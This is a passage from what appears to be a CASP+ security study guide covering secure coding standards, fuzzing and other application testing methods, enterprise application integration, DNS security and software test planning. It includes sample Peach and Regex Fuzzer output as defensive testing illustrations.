- ***Secure by deployment*:** This means the environment into which the application is introduced was considered from a security standpoint. For example, it may be advisable to disable all unused interfaces on one server, while that may not be critical on another server.

Storage Design Patterns

When integrating storage solutions into an enterprise, security practitioners should be involved in the design and deployment to ensure that security issues are considered.

The following are some of the security considerations for storage integration:

Key Topic

- Limit physical access to the storage solution.
- Create a private network to manage the storage solution.
- Implement ACLs for all data, paths, subnets, and networks.
- Implement ACLs at the port level, if possible.
- Implement multifactor authentication.

Security practitioners should ensure that an organization adopts appropriate security policies for storage solutions to ensure that storage administrators prioritize the security of the storage solutions.

Container APIs

Application programming interfaces (APIs) are connections used between applications to communicate with the underlying operating system and to make requests. In the classic API model, calls are handled by a framework that is referenced external to the API. The process, shown in Figure 3-1, includes the following steps:

Step 1. API is developed to issue remote calls to a server or service.

Step 2. The calls are handled by a framework that is referenced external to the API.

Step 3. The framework requests resources external to the API server in the form of dependencies, which allow for the code to function in the methodology it was designed for.

Step 4. Data is served to the client in the constrained format determined by the API.

Key Topic




Figure 3-1 Classic API Model

This system, heavy and unwieldy, is antiquated in many ways.

In the container API model, all of the functionalities and dependencies are grouped into what is called a container. An API creates an infrastructure that distributes all the dependencies, system functionalities, and core services within the API itself. This simpler communication process is shown in Figure 3-2.

Key Topic




Figure 3-2 Container API Model

Secure Coding Standards

Secure coding standards are practices that, if followed throughout the software development life cycle, help reduce the attack surface of an application. Standards are developed through a broad-based community effort for common programming languages such as C, C++, Java, and Perl. Some of this work has been spearheaded by the Computer Emergency Readiness Team (CERT). Examples of resulting publications are:

- The CERT C Secure Coding Standard
- The CERT C++ Secure Coding Standard
- The CERT Perl Secure Coding Standard
- SEI CERT C Coding Standard

- SEI CERT Oracle Coding Standard for Java
- Android Secure Coding Standard
- SEI CERT Perl Coding Standard

A security analyst can also leverage several other secure coding standards in addition to the CERT coding standards that aim to prevent, detect, and eliminate insecurities in code.

CVE

MITRE provides the Common Vulnerabilities and Exposures (CVE) database as a free tool to security analysts and software developers. The CVE database is open source, free for public use, and can be used to secure any private or commercial product.

Learn more at MITRE.org: https://cve.mitre.org/cve/.

DISA STIG

The Defense Information Systems Agency (DISA) is a government agency within the U.S. Department of Defense that focuses on providing guidelines to secure information systems and software. DISA publishes STIG documents that provide step-by-step directions on closing security gaps that exist in software applications and operating systems.

Learn more about DISA STIGs at https://public.cyber.mil/stigs/.

PA-DSS

The Payment Application Data Security Standard (PA-DSS) is managed by the PCI Council, which is the same organization that manages the PCI-DSS credit card standards. The PCI Council created a program to help software developers produce secure code by using the Payment Application Best Practices (PABP) document. A copy of the PABP is available for free at the time of this writing.

Learn more about PA-DSS and PABP at https://www.pcisecuritystandards.org/minisite/en/pa-dss-v2-0.php.

Application Vetting Processes

When software is either developed or purchased, a robust application vetting process should occur before the software is introduced into the production environment. While you will learn how some of these processes work in more detail in

Chapter 12, "Using the Appropriate Vulnerability Assessment and Penetration Testing Methods and Tools," for now it is important to realize that the security of a piece of software cannot be assumed based on an in-house developer's opinion or on what the vendor tells. You must assess the software yourself. For more information on testing and assessment methods, see Chapter 12.

API Management

The use of diverse protocols and application program interfaces (APIs) is another challenge to interoperability. With networking, storage, and authentication protocols, support and understanding of the protocols in use is required on both ends if two systems are to communicate efficiently. It should be a goal to reduce the number of protocols in use in order to reduce the attack surface. Each protocol has its own history of weaknesses to mitigate.

With respect to APIs, a host of approaches—including Simple Object Access Protocol (SOAP), Representational State Transfer (REST), and JavaScript Object Notation (JSON)—are available, and many enterprises find themselves using all of them. It should be a goal to reduce the number of APIs in use in order to reduce the attack surface. You will learn more about SOAP and JSON in Chapter 13, "Analyzing Vulnerabilities and Recommending Risk Mitigations."

Middleware

Some services cannot be made available to an application by the operating system. ***Middleware*** is software that is designed to perform functions on behalf of another application. Middleware offloads these functions and makes it easier for software developers to focus on the specific purpose of their application. It also connects disparate computer systems and allows them to talk. The communication process between applications is shown in Figure 3-3, with both middleware present and not present.

Key Topic




Figure 3-3 Communication With and Without Middleware

Security issues arise because middleware mediates network services to applications and can create a major security problem. Therefore, some best practices include:

- Establish management practices to enforce middleware security and add incremental security to specific middleware tools and interfaces.
- Require access control through authentication of users and control of their privileges.
- Protect information from interception.
- Ensure the integrity of transactions and their non-repudiation.

Software Assurance

A number of security best practices can help ensure that software, both developed and purchased, is secure by design. In this section you'll learn about some of these techniques and approaches.

Sandboxing/Development Environment

Sandboxing an application means limiting the parts of the operating system and user files the application is allowed to interact with. Sandboxing prevents the code from making permanent changes to the OS kernel and other data on the host machine. This concept is illustrated in Figure 3-4.

Key Topic




Figure 3-4 Sandboxing

A sandbox has to contain all the files an application needs to execute, which can create problems between applications that need to interact with one another. Because of this, sandboxing can sometimes create more problems than it solves. Sandboxing is most often implemented by creating a virtual machine (VM) that is disconnected from the physical network.

Validating Third-Party Libraries

It has been estimated that 90% of software components are downloaded from code repositories. These repositories hold code that can be reused. Using these repositories speeds software development because it eliminates the time it would take to create these components from scratch.

Organizations might have their own repositories for code developed in-house. In other cases, developers may use a third-party repository to store software components. Vulnerabilities exist in much of the code found in these repositories. Many have been documented and disclosed in the CVE database. In many cases, these vulnerabilities have been addressed, and updates have been uploaded to the repository. The problem is that far too many have not been addressed, and even in cases where they have been addressed, developers continue to use the component they have without downloading the new version. You will learn more about the CVE database in Chapter 11, "Performing Vulnerability Management Activities."

When third-party repositories must be used, developers cannot afford to use third-party libraries without also keeping track of the libraries' updates and security profiles.

Defined DevOps Pipeline

Traditionally, three main actors in the software development process—development (Dev), quality assurance (QA), and operations (Ops)—performed their functions separately, or operated in "silos." Work would go from Dev to QA to Ops, in a linear fashion, as shown in Figure 3-5.

Key Topic




Figure 3-5 Traditional Development

This often led to delays, finger-pointing, and multiple iterations through the linear cycle due to an overall lack of cooperation between the units.

DevOps aims at shorter development cycles, increased deployment frequency, and more dependable releases, in close alignment with business objectives. It encourages the three units to work together through all phases of the development process. Figure 3-6 shows a common symbol that represents this idea.

Key Topic




Figure 3-6 DevOps

Code Signing

Code signing occurs when code creators digitally sign executables and scripts so that the user installing the code can be assured that it comes from the verified author. The code is signed using a cryptographic hash, which ensures that the code has not been altered or corrupted. Java applets and other active web and browser scripts often use code signing for security. In most cases, the signature is verified by a third party, such as VeriSign.

Interactive Application Security Testing (IAST) vs. Dynamic Application Security Testing (DAST) vs. Static Application Security Testing (SAST)

Application testing can be done several ways. In this section you'll learn about testing methods.

Interactive Application Security Testing (IAST)

Interactive application security testing (IAST) is a form of testing that submits input to the application while it is running. It can be automated with a dynamic testing tool, or it can be performed manually by a technician.

Static Application Security Testing (SAST)

Static application security testing (SAST) is a form of testing that takes place when the application is not running. It involves parsing through the code, looking at how it was written and checking for security vulnerabilities and safety concerns. The process can be automated with a tool, or it can be done manually through code review by developers.

Dynamic Application Security Testing (DAST)

By deploying ***dynamic application security testing (DAST)*** tools, code review can be automated. While code review tools can be used for both static and dynamic testing, dynamic testing tools are typically used while the application is running.

Code Analyzers

Code testing or analysis is done both by using automated tools and through manual code review. The following sections look at some forms of testing that code analysis might entail.

Fuzzer

Fuzz testing involves injecting invalid or unexpected input (sometimes called faults) into an application to test how the application reacts. It is usually done with a software tool that automates the process. Inputs can include environment variables, keyboard and mouse events, and sequences of API calls. Figure 3-7 shows the logic of the fuzzing process.

Key Topic




Figure 3-7 Fuzzing

Two types of fuzzing can be used to identify susceptibility to a fault injection attack:

- ***Mutation fuzzing*:** This type involves changing the existing input values (blindly).
- ***Generation-based fuzzing*:** This type involves generating the inputs from scratch, based on the specification/format.


To prevent fault injection attacks:

- Implement fuzz testing to help identify problems.
- Adhere to safe coding and project management practices.
- Deploy application-level firewalls.

Fuzzers are software tools that find and exploit weaknesses in web applications, using a process called fuzzing. They operate by injecting semi-random data into the program stack and then detecting bugs that result. They are easy to use, but one of the limitations is that they tend to find simpler bugs rather than some of the more complex ones. OWASP, an organization that focuses on improving software security, recommends several specific tools, including JBroFuzz and WSFuzzer. HTTP-based SOAP services are the main target of WSFuzzer.

A scenario in which a fuzzer would be used is during the development of a web application that will handle sensitive data. The fuzzer would help you determine whether the application is properly handling error exceptions. For example, say that you have a web application that is still undergoing testing, and you notice that when you mistype your credentials in the login screen of the application, the program crashes, and you are presented with a command prompt. If you wanted to reproduce the issue for study, you could run an online fuzzer against the login screen. Figure 3-8 shows the output of a fuzzer called Peach.

Key Topic




```
[111,-,-] Performing iteration
[*] Fuzzing: DataHTER.DataElement_1
[*] Mutator: StringMutator

 -- Caught fault at iteration 111, trying to reproduce --

[111,-,-] Performing iteration
[*] Fuzzing: DataHTER.DataElement_1
[*] Mutator: StringMutator

 -- Reproduced fault at iteration 111 --
```

Figure 3-8 Peach Fuzzer Output

In this figure, Peach is fuzzing the application with a mutator called StringMutator that continually alters the input. You can see in this output that some input to the tool has caused a crash. Peach has verified the fault by reproducing it. It sends more detail to a log that you can read to understand exactly what string value caused the crash.

The Microsoft SDL File/Regex Fuzzer is actually composed of two tools. One is File Fuzzer, which generates random content in files, and the other is Regex Fuzzer, which tests functions that use regular expressions. These tools are no longer available, but Microsoft has a new cloud-based fuzzing service. Microsoft's Security Risk Detection (MSRD) tool uses artificial intelligence (AI) to automate the reasoning process that security experts use to find bugs and augments this process with cloud-based scaling. Figure 3-9 shows Regex Fuzzer walking the user through the fuzzing process. As you can see in this figure, in step 1, you enter the expression pattern to be tested and then proceed through the other steps.

Key Topic



SDL Regex Fuzzer

Step 1.

Enter the regular expression pattern to be tested.

SDL Regex Fuzzer uses the .NET traditional NFA regex engine to perform its analysis.

(a*)*

Step 2.

Choose a set of attack characters to be used during fuzzing.

The larger the set you choose, the more accurate the results will be, but the analysis will also be slower.

● Reduced set of common attack characters (fastest)
○ All ASCII characters
○ All Unicode characters (most thorough, but very slow)

Step 3.

Choose how many fuzzing iterations to perform.

The more iterations, the more accurate the results will be, but the analysis will also be slower.

100

Step 4.

Start fuzzing!

Step 5.

Wait while the fuzzer performs the tests.

Step 6.

Analyze the results. Any regexes that fail are potentially vulnerable to denial-of-service attacks and should be rewritten.

Failed for evaluation string
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaa0

Step 7. (Optional)

File a bug. You can create a bug and add it to a Microsoft Team Foundation Server team project.

Ready

Figure 3-9 Regex Fuzzer

Static

Static testing refers to testing or examining software when it is not running. The most common type of static analysis is code review. Code review is the systematic investigation of code for security and functional problems. It can take many forms, from simple peer review to formal code review. There are two main types of reviews:

- ***Formal review*:** This is an extremely thorough, line-by-line inspection, usually performed by multiple participants using multiple phases. This is the most time-consuming type of code review but the most effective at finding defects.
- ***Lightweight review*:** This type of code review is much more cursory than a formal review. It is usually done as a normal part of the development process. It can happen in several forms:
  - ***Pair programming*:** Two coders work side-by-side, checking one another's work as they go.
  - ***Email code review*:** Code is emailed around to colleagues for them to review when time permits.
  - ***Over-the-shoulder*:** Coworkers review the code, and the author explains his or her reasoning.
  - ***Tool-assisted*:** Using automated testing tools is perhaps the most efficient method.

While code review is most typically performed on in-house applications, it may be warranted in other scenarios as well. For example, say that you are contracting with a third party to develop a web application to process credit cards. Considering the sensitive nature of the application, it would not be unusual for you to request your own code review to assess the security of the product.

In many cases, more than one tool should be used in testing an application. For example, an online banking application that has had its source code updated should undergo both penetration testing with accounts of varying privilege levels and a code review of the critical models to ensure that defects do not exist.

Dynamic

Dynamic testing is testing performed on software while it is running. This testing can be performed manually or by using automated testing tools. There are two general approaches to dynamic testing:

- ***Synthetic transaction monitoring***, which is a type of proactive monitoring, is often preferred for websites and applications. It provides insight into the application's availability and performance and warns of any potential issue before users experience any degradation in application behavior. It uses external agents to run scripted transactions against an application. For example, Microsoft's System Center Operations Manager (SCOM) uses synthetic transactions to monitor databases, websites, and TCP port usage.

- In contrast, ***real user monitoring (RUM)***, which is a type of passive monitoring, is a monitoring method that captures and analyzes every transaction of every application or website user. Unlike synthetic monitoring, which attempts to gain performance insights by regularly testing synthetic interactions, RUM cuts through the guesswork by seeing exactly how your users are interacting with the application.

Misuse Case Testing

Misuse case testing, also referred to as negative testing, tests an application to ensure that the application can handle invalid input or unexpected behavior. This testing is completed to ensure that an application will not crash and to improve application quality by identifying its weak points. When misuse case testing is performed, organizations should expect to find issues. Misuse testing should include testing for the following conditions:

- Required fields must be populated.
- Fields with a defined data type can only accept data that is the required data type.
- Fields with character limits only allow the configured number of characters.
- Fields with a defined data range only accept data within that range.
- Fields only accept valid data.

Test Coverage Analysis

Test coverage analysis uses test cases that are written against the application requirements specifications. Individuals involved in this analysis do not need to see the code to write the test cases. Once a document is written that describes all the test cases, test groups refer to a percentage of the test cases that were run, that passed, that failed, and so on. The application developer usually performs test coverage analysis as a part of unit testing. Quality assurance groups use overall test coverage analysis to indicate test metrics and coverage according to the test plan.

Test coverage analysis creates additional test cases to increase coverage. It helps developers find areas of an application not exercised by a set of test cases. It helps in determining a quantitative measure of code coverage, which indirectly measures the quality of the application or product.

One disadvantage of code coverage measurement is that it measures coverage of what the code covers but cannot test what the code does not cover or what has not been written. In addition, this analysis looks at a structure or function that is already there rather than at structures and functions that do not yet exist.

Interface Testing

Interface testing evaluates whether an application's systems or components correctly pass data and control to one another. It verifies whether module interactions are working properly and whether errors are handled properly. Interfaces that should be tested include client interfaces, server interfaces, remote interfaces, graphical user interfaces (GUIs), APIs, external and internal interfaces, and physical interfaces.

GUI testing involves testing a product's GUI to ensure that it meets its specifications through the use of test cases. API testing involves testing APIs directly in isolation and as part of the end-to-end transactions exercised during integration testing to determine whether the APIs return the correct responses.

Considerations of Integrating Enterprise Applications

When integrating solutions into an enterprise, security practitioners should be involved in the design and deployment to ensure that security issues are considered. In this section you'll learn some of the security considerations for application integration.

Customer Relationship Management (CRM)

Customer relationship management (CRM) involves identifying customers and storing all customer-related data, particularly contact information and data on any direct contacts with customers. The security of CRM is vital to an organization. In most cases, access to the CRM system is limited to sales and marketing personnel and management. If remote access to the CRM system is required, you should deploy a VPN or similar solution to ensure that the CRM data is protected.

Enterprise Resource Planning (ERP)

Enterprise resource planning (ERP) involves collecting, storing, managing, and interpreting data from product planning, product cost, manufacturing or service delivery, marketing/sales, inventory management, shipping, payment, and any other business processes. An ERP system is accessed by personnel for reporting purposes.

ERP should be deployed on a secured internal network or screened subnet, formerly known as a DMZ. When deploying ERP, you might face objections because some departments may not want to share their process information with other departments.

Configuration Management Database (CMDB)

A ***configuration management database (CMDB)*** keeps track of the state of assets, such as products, systems, software, facilities, and people, as they exist at specific points in time, as well as the relationships between such assets. The IT department typically uses CMDBs as data warehouses.

Content Management System (CMS)

A content management system (CMS) publishes, edits, modifies, organizes, deletes, and maintains content from a central interface. This central interface allows users to quickly locate content. Because edits occur from this central location, it is easy for users to view the latest version of the content. Microsoft SharePoint is an example of a CMS.

Integration Enablers

Enterprise application integration enablers ensure that applications and services in an enterprise can communicate as needed. The services listed in this section are all examples of such enablers.

Directory Services

Directory services store, organize, and provide access to information in a computer operating system's directory. With directory services, users can access a resource by using the resource's name instead of its IP or MAC address. Most enterprises implement an internal directory services server that handles any internal requests. This internal server communicates with a root server on a public network or with an externally facing server that is protected by a firewall or other security device to obtain information on any resources that are not on the local enterprise network. Active Directory, DNS, and LDAP are examples of directory services.

Domain Name System (DNS)

Domain Name System (DNS) provides a hierarchical naming system for computers, services, and any resources connected to the Internet or a private network. You should enable Domain Name System Security Extensions (DNSSEC) to ensure that a DNS server is authenticated before the transfer of DNS information begins between the DNS server and client. Transaction Signature (TSIG) is a cryptographic mechanism used with DNSSEC that allows a DNS server to automatically update client resource records if their IP addresses or host names change. The TSIG record is used to validate a DNS client.

As a security measure, you can configure internal DNS servers to communicate only with root servers. When you configure internal DNS servers to communicate only with root servers, the internal DNS servers are prevented from communicating with any other external DNS servers.

The Start of Authority contains the information regarding a DNS zone's authoritative server. A DNS record's Time to Live (TTL) determines how long a DNS record will live before it needs to be refreshed. When a record's TTL expires, the record is removed from the DNS cache. Poisoning the DNS cache involves adding false records to the DNS zone. If you use a longer TTL, the resource record is read less frequently and therefore is less likely to be poisoned.

Let's look at a security issue that involves DNS. Suppose an IT administrator installs new DNS name servers that host the company mail exchanger (MX) records and resolve the web server's public address. To secure the zone transfer between the DNS servers, the administrator uses only server ACLs. However, any secondary DNS servers would still be susceptible to IP spoofing attacks.

Another scenario could occur when a security team determines that someone from outside the organization has obtained sensitive information about the internal organization by querying the company's external DNS server. The security manager should address the problem by implementing a split DNS server, allowing the external DNS server to contain only information about domains that the outside world should be aware of and enabling the internal DNS server to maintain authoritative records for internal systems.

Service-Oriented Architecture (SOA)

Service-oriented architecture (SOA) involves using software to provide application functionality as services to other applications. A service is a single unit of functionality, and services are combined to provide the entire functionality needed. This architecture often intersects with web services.

Let's look at an SOA scenario. Suppose a database team suggests deploying an SOA-based system across the enterprise. The CIO decides to consult the security manager about the risk implications of adopting this architecture. The security manager should present to the CIO two concerns for the SOA system: Users and services are distributed, often over the Internet, and SOA abstracts legacy systems such as web services, which are often exposed to outside threats.

Enterprise Service Bus (ESB)

Enterprise service bus (ESB) involves designing and implementing communication between mutually interacting software applications in an SOA. It allows SOAP, Java, .NET, and other applications to communicate. An ESB solution is usually deployed on a screened subnet to allow communication with business partners.

ESB is the most suitable solution for providing event-driven and standards-based secure software architecture.

Integrating Security into Development Life Cycle

Enterprise application integration enablers ensure that applications and services in an enterprise are able to communicate as needed. For the CASP+ exam, the primary concerns are understanding which enabler is needed in a particular situation or scenario and ensuring that the solution is deployed in the most secure manner possible. In this section you'll learn about techniques of integration, disposal and reuse of applications, security testing, and development approaches.

Formal Methods

Formal methods of software engineering use mathematical models. Formal methods are distinguished from other specification systems by their emphasis on correctness and proof, which is ultimately another measure of system integrity. These methods are expensive and time consuming and have been criticized by some in the development community for these reasons.

Requirements

Defining both functionality and security requirements at the outset of development is critical to success. A ***security requirements traceability matrix (SRTM)*** documents the security requirements that a new asset must meet. The matrix maps the requirements to security controls and verification efforts in a grid, such as an Excel spreadsheet. Each row in the grid documents a new requirement, and the columns document the requirement identification number, description of the requirement, source of the requirement, test objective, and test verification method. It allows security practitioners and developers to ensure that all requirements are documented, met in the final design, and tested properly.

An SRTM would help to determine whether an appropriate level of assurance to the security requirements specified at project origin is carried through to implementation.

Fielding

Fielding software is the process of making the software available for sale or use. Fielding should be driven by the successful achievement of security and functionality goals and not by market pressure or internal demand. There should be preparations made to market and support the fielding effort.

Insertions and Upgrades

Once an organization has analyzed the business, technology, risk, and environment changes to develop and update policies, the organization must take the next step: Develop and update its processes and procedures in light of the new or updated policies and environment and business changes. Procedures might have to be changed, for example, if the organization upgrades to the latest version of the backup software it uses. Most software upgrades involve analyzing the current procedures and determining how they should be changed.

As another example, say that management decides to use more outside contractors to complete work. The organization may need to add a new process within the organization for reviewing the quality of the outside contractor's work. As a final example, suppose that an organization decides to purchase several Linux servers to replace the current Microsoft file servers. While the high-level policies will remain the same, the procedures for meeting those high-level policies will have to be changed.

Disposal and Reuse

Not all code reuse happens with third parties. In some cases, organizations maintain internal code repositories. The Financial Services Information Sharing and Analysis Center, an industry forum for collaboration on critical security threats facing the global financial services sector, recommends the following measures to reduce the risk of reusing components in general:

Key Topic

- Ensure that developers must apply policy controls during the acquisition process as the most proactive type of control for addressing the security vulnerabilities in open-source libraries.
- Manage risk by using controlled internal repositories to provision open-source components and block the ability to download components directly from the Internet.

Testing

A test plan is a document that describes the scope of a test (what it will test) and the specific activities that will occur during the test. There are several forms of test plans:

Key Topic

- **Primary test plan:** This is a single high-level test plan for a project/product that unifies all other test plans.
- **Testing level–specific test plan:** This type of plan describes a test process at a lower level of testing, such as:
  - Unit test plan
  - Integration test plan
  - System test plan
  - Acceptance test plan
- **Testing type–specific test plan:** This type of plan is for a specific issue, such as performance tests and security tests.

It might be beneficial to create a test template to ensure that all required operations are carried out and all relevant testing data is collected. Such a template might include the following sections (based on the IEEE template for testing documentation):

Key Topic

- **Test plan identifier:** Provide a unique identifier for the document. (Adhere to the configuration management system if you have one.)
- **Introduction:**
  - Provide an overview of the test plan.
  - Specify the goals/objectives.
  - Specify any constraints.
- **References:** List the related documents, with links to them, if available, including the following:
  - Project plan
  - Configuration management plan
- **Test items:** List the test items (software/products) and their versions. Features to be tested:
  - List the features of the software/product to be tested.

  - Provide references to the requirements and/or design specifications of the features to be tested.

  Features not to be tested:

  - List the features of the software/product that will not be tested.
  - Specify the reasons these features won't be tested.

- **Approach:**
  - Mention the overall approach to testing.
  - Specify the testing levels (if it's a primary test plan), the testing types, and the testing methods (manual/automated; known environment, unknown environment, and partially known environment).
- **Item pass/fail criteria:** Specify the criteria that will be used to determine whether each test item (software/product) has passed or failed testing.
- **Suspension criteria and resumption requirements:**
  - Specify criteria to be used to suspend the testing activity.
  - Specify testing activities that must be redone when testing is resumed.
- **Test deliverables:** List test deliverables and links to them, if available, including the following:
  - Test plan (this document itself)
  - Test cases
  - Test scripts
  - Defect/enhancement logs
  - Test reports
- **Test environment:**
  - Specify the properties of the test environment (hardware, software, network, and so on).
  - List any testing or related tools.
- **Estimate:** Provide a summary of test estimates (cost or effort) and/or provide a link to the detailed estimation.
- **Schedule:** Provide a summary of the schedule, specifying key test milestones, and/or provide a link to the detailed schedule.

- **Staffing and training needs:**
  - Specify staffing needs by role and required skills.
  - Identify training that is necessary to provide those skills, if not already acquired.

Validation and Acceptance Testing

Validation testing ensures that a system meets the requirements defined by the client, and ***acceptance testing*** ensures that a system will be accepted by the end users. If a system meets the client's requirements but is not accepted by the end users, its implementation will be greatly hampered. If a system does not meet the client's requirements, the client will probably refuse to implement the system until the requirements are met.

Validation testing should be completed before a system is formally presented to the client. Once validation testing has been completed, acceptance testing should be completed with a subset of the users.

Validation testing and acceptance testing should not just be carried out for systems. As a security practitioner, you need to make sure that validation testing and acceptance testing are carried out for any security controls that are implemented in your enterprise. If you implement a new security control that does not fully protect against a documented security issue, there could be repercussions for your organization. If you implement a security control that causes problems, delays, or any other user acceptance issues, employee morale will suffer. Finding a balance between the two is critical.

Regression

Any changes or additions to software must undergo regression and acceptance testing. ***Regression testing*** verifies that the software behaves the way it should. Regression testing catches bugs that may have been accidentally introduced into the new build or release candidate.

Unit Testing

Software is typically developed in pieces, or as modules of code, that are later assembled to yield the final product. Each module should be tested separately, in a procedure called ***unit testing***. Having development staff carry out this testing is critical, but using a different group of engineers than the ones who wrote the code can ensure that an impartial process occurs. This is a good example of the concept of separation of duties.

The following should be characteristics of unit testing:

- The test data is part of the specifications.
- Testing should check for out-of-range values and out-of-bounds conditions.
- Correct test output results should be developed and known beforehand.

Live or actual field data is not recommended for use in the unit testing procedures. Additional testing is recommended, including the following:

- ***Integration testing*:** This type of testing assesses the way in which the modules work together and determines whether functional and security specifications have been met. The advantages to this testing include:
    - It provides a systematic technique for assembling the system while uncovering errors.
    - It confirms assumptions that were made during unit testing.
    - It can begin as soon as the relevant modules are available.
    - It verifies whether the software modules work in unity.

  Disadvantages of integration testing include
    - Locating faults is difficult.
    - Some interface links to be tested could be missed.
    - It can commence only after all the modules are designed.
    - High-risk critical modules are not isolated and tested on priority.
